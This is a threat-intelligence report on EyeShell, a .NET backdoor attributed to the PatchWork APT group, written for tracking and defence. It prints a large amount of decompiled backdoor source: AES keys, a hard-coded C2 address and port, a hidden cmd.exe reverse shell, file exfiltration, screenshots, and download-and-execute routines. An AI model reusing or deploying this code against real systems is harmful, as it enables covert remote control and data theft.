

PatchWork's new assault Weapons report — EyeShell Weapons Disclosure

Knownsec 404 team :: 7/26/2023



Knownsec 404 team

Author: K&Nan @ Knownsec 404 Advanced Threat Intelligence Team

1. PatchWork organization description

The Patchwork APT group, also known as Dropping Elephant, Chinastrats, Monsoon, Sarit, Quilted Tiger, APT-C-09, and ZINC EMERSON, was first discovered in December 2015, using a custom-built set of attack tools to launch attacks against multiple diplomats and economists. These attacks are usually carried out through spear phishing campaigns or watering hole attacks.


It is speculated that the group is run by a threat actor affiliated with a South Asian country, and the main targets are Pakistan, Sri Lanka, Nepal, Bangladesh, Myanmar, Cambodia and other countries.

In the past two years, we know that the Knownsec 404 Advanced Threat Intelligence Team has repeatedly discovered the attacks carried out by the organization against key domestic universities, research institutes, research institutes and other relevant research organizations and institutions in real time and in advance, and has successfully warned these behaviors many times.

2. Basic information about weapons

Sample sourceContinuous trackingSHA-2566e0db3722abb04be57696d12f4debf078f053d6e4839e621c864c325f20b8ca4Name of weaponEyeShellWeapon typeBackdoor programplatform-specificWindows

3. Weapon function module diagram



4. EyeShell Weapons overview

Recently, the Knownsec 404 Advanced Threat Intelligence Team in the course of continuing to track PatchWork, discovered that a tool made of .NET developed a streamlined backdoor with a target framework of .NET Framework 4, in the tracking process we also found that the backdoor and BADNEWS (BADNEWS for the PatchWork organization dedicated to the name of the self-developed Trojan) co-appeared.

So we have reason to guess that the backdoor is used with BADNEWS, the backdoor uses the namespace Eye.In order to facilitate subsequent tracking and differentiation, we call this backdoor EyeShell according to the namespace.

4.1 EyeShell feature description

EyeShell as whole is a very streamlined backdoor, presumably its version is v1.0.EyeShell can be divided into three modules according to functional modules, which are as follows:

-

The initialization module is divided into two parts, and the interval point is whether C2 is online.

The first part is used for program initialization just as follows:

The mutex created by EyeShell is “fdghsdfgjhh”, which is used to ensure that the program runs only and avoid competition problems.

The C2 address and port are stored in array:

“drive”

The meaning of this command is to enumerate and upload the logical volume name of the current host to the server, and the upload format is as follows:

```
+ "\*" + "\*" + ... +
```

“fileData”

This command is used to get the size of the specified file. If it is a directory, it gets the size of the subdirectory of the current directory. If an exception occurs, 0 is returned.

“FileRec”

The meaning of this directive is to get the name of the current directory and its subdirectories. The upload format is:

```
f0\d\" + "\
```

“FileList”

This directive refers to listing the current directory, subdirectories, and directory Chinese names, similar to the ls command upload format separated by *.

“downFile”

This command refers to uploading the file specified in the victim host to the server, and the server returns “Done” if the long transmission is successful.

“upload”

This command refers to downloading a file from the server and saving it to the path specified by the victim host, and returning “asdf” if successful.

“Exec”

This instruction refers to the execution of the specified file in the victim host, and the execution returns “asdf” if the execution is successful, otherwise the exception message is returned.

“Delete”

This directive refers to deleting the specified file in the victim host, returning “asdf” after successful execution, otherwise returning an exception message.

“Rev”

This command is used to execute the command issued by the server and change the return body in the OutputHandler event delegation to be enabled, at which time the server and the client establish an interactive shell.

“RevEnd”

This command is used to close the interactive shell, change the return state in the OutputHandler event delegation to close, and the server and the client close the interactive shell.

“ScreenS”

This command is used to obtain a screenshot of the victim’s current desktop screen.

“UpIExe”

The directive has two actions:

Operation 1: Deliver the file from the server and save it to the specified file name under the %temp% path of the victim host, and execute it immediately.

Operation 2: Get the ID of the current process and save the data in a %temp%ip1 .txt file.

“Alive”

No action, putting the client into a wait state.

4.2 EyeShell detailed description

```
public string Encrypt(byte[] plaintext)
{
    byte[] array = Crypt.kk.Select((char c) => (byte)c).ToArray<byte>();
    byte[] array2 = Crypt.ii.Select((char c) => (byte)c).ToArray<byte>();
    byte[] array3 = new byte[1];
    try
    {
        using (AesManaged aesManaged = new AesManaged())
        {
            ICryptoTransform cryptoTransform = aesManaged.CreateEncryptor(array, array2);
            using (MemoryStream memoryStream = new MemoryStream())
            {
                using (CryptoStream cryptoStream = new CryptoStream(memoryStream, cryptoTransform, CryptoStreamMode.Write))
                {
                    using (StreamWriter streamWriter = new StreamWriter(cryptoStream))
                    {
                        streamWriter.Write(Convert.ToBase64String(plaintext));
                    }
                    array3 = memoryStream.ToArray();
                }
            }
        }
    }
}
```



Network stream encryption process

```
public byte[] Decrypt(string cipherText)
{
    byte[] array = Crypt.kk.Select((char c) => (byte)c).ToArray<byte>();
    byte[] array2 = Crypt.ii.Select((char c) => (byte)c).ToArray<byte>();
    string text = null;
    using (AesManaged aesManaged = new AesManaged())
    {
        ICryptoTransform cryptoTransform = aesManaged.CreateDecryptor(array, array2);
        using (MemoryStream memoryStream = new MemoryStream(Convert.FromBase64String(cipherText)))
        {
            using (CryptoStream cryptoStream = new CryptoStream(memoryStream, cryptoTransform, CryptoStreamMode.Read))
            {
                using (StreamReader streamReader = new StreamReader(cryptoStream))
                {
                    text = streamReader.ReadToEnd();
                }
            }
        }
    }
    return Convert.FromBase64String(text);
}
```



Network flow decryption process

```

private static char[] kk = new char[]
{
    'q', 'w', 'e', 'r', '1', '2', '3', '4', 'a', 's',
    'd', 'f', '5', '6', '7', '8'
};

// Token: 0x04000002 RID: 2
private static char[] ii = new char[]
{
    '7', '3', '9', '1', '8', '4', '2', '6', '5', '7',
    '8', '9', '5', '1', '2', '3'
};

```




AES-128 KEY&IV

```

bool flag;
Program.mutex = new Mutex(true, "fdghsdfgjhh", out flag);
if (!flag)
{
    return;
}
char[] array = new char[]
{
    '1', '7', '2', '.', '8', '1', '.', '6', '1', '.',
    '2', '2', '4'
};
int[] pop = new int[] { 2, 0, 2, 4 };
string sdaf;
Process p;
for (;;)

```




The mutex creates and initializes C2

```

Program.ppp = new Process();
Program.ppp.StartInfo.FileName = "cmd.exe";
Program.ppp.StartInfo.CreateNoWindow = true;
Program.ppp.StartInfo.UseShellExecute = false;
Program.ppp.StartInfo.RedirectStandardOutput = true;
Program.ppp.StartInfo.RedirectStandardInput = true;
Program.ppp.StartInfo.RedirectStandardError = true;
Program.ppp.OutputDataReceived += Program.CmdOutputDataHandler;
Program.ppp.Start();
Program.ppp.BeginOutputReadLine();
Program.wt = new BinaryWriter(Program.tctt.GetStream());
Program.rt = new BinaryReader(Program.tctt.GetStream());
p = new Process();

```




The mutex creates and initializes C2

```

new StringBuilder();
if (!string.IsNullOrEmpty(outLine.Data))
{
    try
    {
        Program.hgty = Program.hgty + outLine.Data + Environment.NewLine;
        if (Program.hytr)
        {
            Program.sendData("");
            Program.sendData(Program.hgty);
            Program.hgty = "";
        }
    }
    catch
    {
    }
}

```




Event delegate

```

Program.wt = new BinaryWriter(Program.tctt.GetStream());
Program.rt = new BinaryReader(Program.tctt.GetStream());

```



Create a TcpStream read-write interface

```

p = new Process();
p.StartInfo.WindowStyle = ProcessWindowStyle.Hidden;
p.StartInfo.UseShellExecute = false;
p.StartInfo.RedirectStandardOutput = true;
p.StartInfo.FileName = "cmd.exe";
p.StartInfo.Arguments = "/c wmic path win32_computersystemproduct get uuid";
p.Start();
sdaf = "";
string text = (from x in Enumerable.Range(0, 3)
               select sdf = p.StandardOutput.ReadLine()).ToArray<string>()[2].ToString();
object obj = (from ManagementObject x in new ManagementObjectSearcher("SELECT Caption FROM Win32_OperatingSystem").Get()
              select x.GetPropertyValue("Caption")).FirstOrDefault<object>();
Program.sendData(string.Concat(new string[]
{
    text,
    "*",
    WindowsIdentity.GetCurrent().Name,
    "*",
    (obj != null) ? obj.ToString() : null,
    "*1.0"
}));

```




Build and send go-live information

```

for (;;)
{
    try
    {
        string @string = Encoding.UTF8.GetString(Program.recurr());
        uint num = <PrivateImplementationDetails>.ComputeStringHash(@string);
        if (num <= 1012663644U)
        {
            if (num <= 576190795U)
            {
                if (num != 17898406U)
                {
                    if (num != 531555959U)
                    {
                        if (num != 576190795U)
                        {

```




Interaction portal


```

if (!@string == "FileList")
{
    continue;
}
try
{
    DirectoryInfo directoryInfo = new DirectoryInfo(Encoding.UTF8.GetString(Program.recurr()));
    FileInfo[] files = directoryInfo.GetFiles();
    DirectoryInfo[] directories = directoryInfo.GetDirectories();
    string text2 = "";
    try
    {
        foreach (DirectoryInfo directoryInfo2 in directories)
        {
            text2 = text2 + "*" + directoryInfo2.Name;
        }
        text2 = text2.Remove(0, 1);
    }
    catch
    {
    }
    try
    {
        text2 += "?";
        int length = text2.Length;
        foreach (FileInfo fileInfo in files)
        {
            text2 = text2 + "*" + fileInfo.Name;
        }
        text2 = text2.Remove(length, 1);
    }
    catch

```




Get a list of files

```

if (!(@string == "drive"))
{
    continue;
}
string text3 = "";
foreach (DriveInfo driveInfo in DriveInfo.GetDrives())
{
    text3 = text3 + "*" + driveInfo.Name.ToString();
}
Program.sendData(text3.Remove(0, 1));
continue;

```



Obtain logical volume information

```

else if (!(@string == "downFile"))
{
    continue;
}
string string2 = Encoding.UTF8.GetString(Program.recurr());
Program.sendData(new FileInfo(string2).Length.ToString());
using (FileStream fileStream = new FileStream(string2, FileMode.Open, FileAccess.Read))
{
    byte[] array4 = new byte[102400];
    int j = fileStream.Read(array4, 0, array4.Length);
    Program.sendData("reciev");
    byte[] array5 = new byte[j];
    Array.Copy(array4, 0, array5, 0, j);
    Program.sendData(array5);
    Program.sendData(array5.Length.ToString());
    bool flag2 = true;
    while (j > 0)
    {
        j = fileStream.Read(array4, 0, array4.Length);
        if (j != 0)
        {
            Program.sendData("reciev");
            byte[] array6 = new byte[j];
            Array.Copy(array4, 0, array6, 0, j);
            Program.sendData(array6);
            Program.sendData(array6.Length.ToString());
        }
        if (!Encoding.UTF8.GetString(Program.recurr()).Equals("Done"))
        {
            flag2 = false;
            break;
        }
    }
}

```



File upload

```

if (!(@string == "fileData"))
{
    continue;
}
string string3 = Encoding.UTF8.GetString(Program.recurr());
try
{
    FileAttributes attributes = File.GetAttributes(string3);
    if (attributes == FileAttributes.ReadOnly || (attributes & FileAttributes.ReadOnly) == FileAttributes.ReadOnly || attributes == FileAttributes.Directory)
    {
        Program.sendData(new DirectoryInfo(string3).EnumerateFiles(".*", SearchOption.AllDirectories).Sum((FileInfo file) => file.Length).ToString());
    }
    else
    {
        Program.sendData(new FileInfo(string3).Length.ToString());
    }
    continue;
}
catch
{
    Program.sendData("0");
    continue;
}
goto IL_577;

```




Gets the file size

```

if (!(@string == "ScreenS"))
{
    continue;
}
try
{
    Bitmap bitmap = new Bitmap(Screen.PrimaryScreen.Bounds.Width, Screen.PrimaryScreen.Bounds.Height);
    Graphics.FromImage(bitmap).CopyFromScreen(0, 0, 0, 0, bitmap.Size);
    MemoryStream memoryStream = new MemoryStream();
    bitmap.Save(memoryStream, ImageFormat.Jpeg);
    Program.sendData(memoryStream.ToArray());
    memoryStream.Close();
    bitmap.Dispose();
    continue;
}
catch (Exception ex2)
{
    Program.sendData(ex2.Message);
    continue;
}

```



Take a screenshot

```

string string4 = Encoding.UTF8.GetString(Program.recurr());
File.WriteAllBytes(Path.GetTempPath() + string4, Program.recurr());
Path.GetTempPath() + string4;
Process process = new Process();
File.WriteAllText(Path.GetTempPath() + "\\ipl.txt", Process.GetCurrentProcess().Id.ToString());
process.StartInfo = new ProcessStartInfo(Path.GetTempPath() + string4)
{
    UseShellExecute = true
};
process.Start();
Program.sendData("uple");
continue;

```



File saving execution and PID acquisition

```

try
{
    Process.Start(new ProcessStartInfo(Encoding.UTF8.GetString(Program.recurr()))
    {
        UseShellExecute = true,
        Verb = "runas"
    });
    Program.sendData("asdf");
    continue;
}
catch (Exception ex3)
{
    Program.sendData(ex3.Message);
    continue;
}
IL_8A5:

```




Creates the specified process

```

IL_8A5:
try
{
    File.Delete(Encoding.UTF8.GetString(Program.recurr()));
    Program.sendData("asdf");
    continue;
}
catch (Exception ex4)
{
    Program.sendData(ex4.Message);
    continue;
}

```




Deletes the specified file

```

IL_8D8:
Program.ppp.StandardInput.WriteLine(Encoding.UTF8.GetString(Program.recurr()));
Program.hytr = true;

```




Start the interactive shell

```

string text4 = "";
string string5 = Encoding.UTF8.GetString(Program.recurr());
FileAttributes attributes2 = File.GetAttributes(string5);
if (attributes2 == FileAttributes.ReadOnly || (attributes2 & FileAttributes.ReadOnly) == FileAttributes.ReadOnly || attributes2 == FileAttributes.Directory)
{
    foreach (string text5 in Directory.EnumerateFiles(string5, "*", SearchOption.AllDirectories))
    {
        text4 = text4 + "*" + text5;
    }
    Program.sendData("fo*!d*er" + text4.Remove(0, 1));
    continue;
}
Program.sendData(string5);
continue;

```



Get directory information